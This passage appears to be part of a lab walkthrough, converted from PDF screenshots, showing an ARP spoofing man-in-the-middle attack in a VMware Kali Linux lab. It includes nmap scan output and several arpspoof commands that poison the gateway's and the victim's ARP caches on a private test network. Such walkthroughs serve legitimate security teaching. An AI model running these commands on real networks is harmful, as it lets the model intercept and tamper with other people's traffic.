
```
Kali-Linux-25 - VMware Workstation
File Edit View VM Tabs Help || Home X My Computer X JonBr X My_VM X Kali-Linux-25 X Windows 10 x64 X
avishay@kali: ~ root@kali: ~ avishay@kali: ~
Session Actions Edit View Help
Too many fingerprints match t... give specific
OS details
Network Distance: 1 hop

Nmap scan report for 192.168.74.131
Host is up (0.00017s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:
linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops

OS detection performed. Please report any incorrect re
sults at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 16
.64 seconds
(avishay@kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.74.2 192.168.74.1
35
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.
```

Step 4


Poisoning the gateway's ARP table so that it sends traffic to the attacker.



```
(avishay㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.74.2 192.168.74.135
```

Step 5

Launching the ARP spoofing command to poison the victim's ARP cache and complete the MITM position.




The screenshot shows a Kali Linux terminal window titled "Kali-Linux-25 - VMware Workstation". The terminal is running on a session named "avishay@kali". The user has entered the command `sudo arpspoof -i eth0 -t 192.168.74.135 192.168.74.2`. A password prompt is visible, asking for the password for the user "avishay". The terminal window is part of a VMware interface, with other virtual machines like "Windows 10 x64" and "My VM" visible in the background.

```
(avishay㉿kali)-[~]
$ sudo arpspoof -i eth0 -t 192.168.74.135 192.168.74.2
[sudo] password for avishay:
```

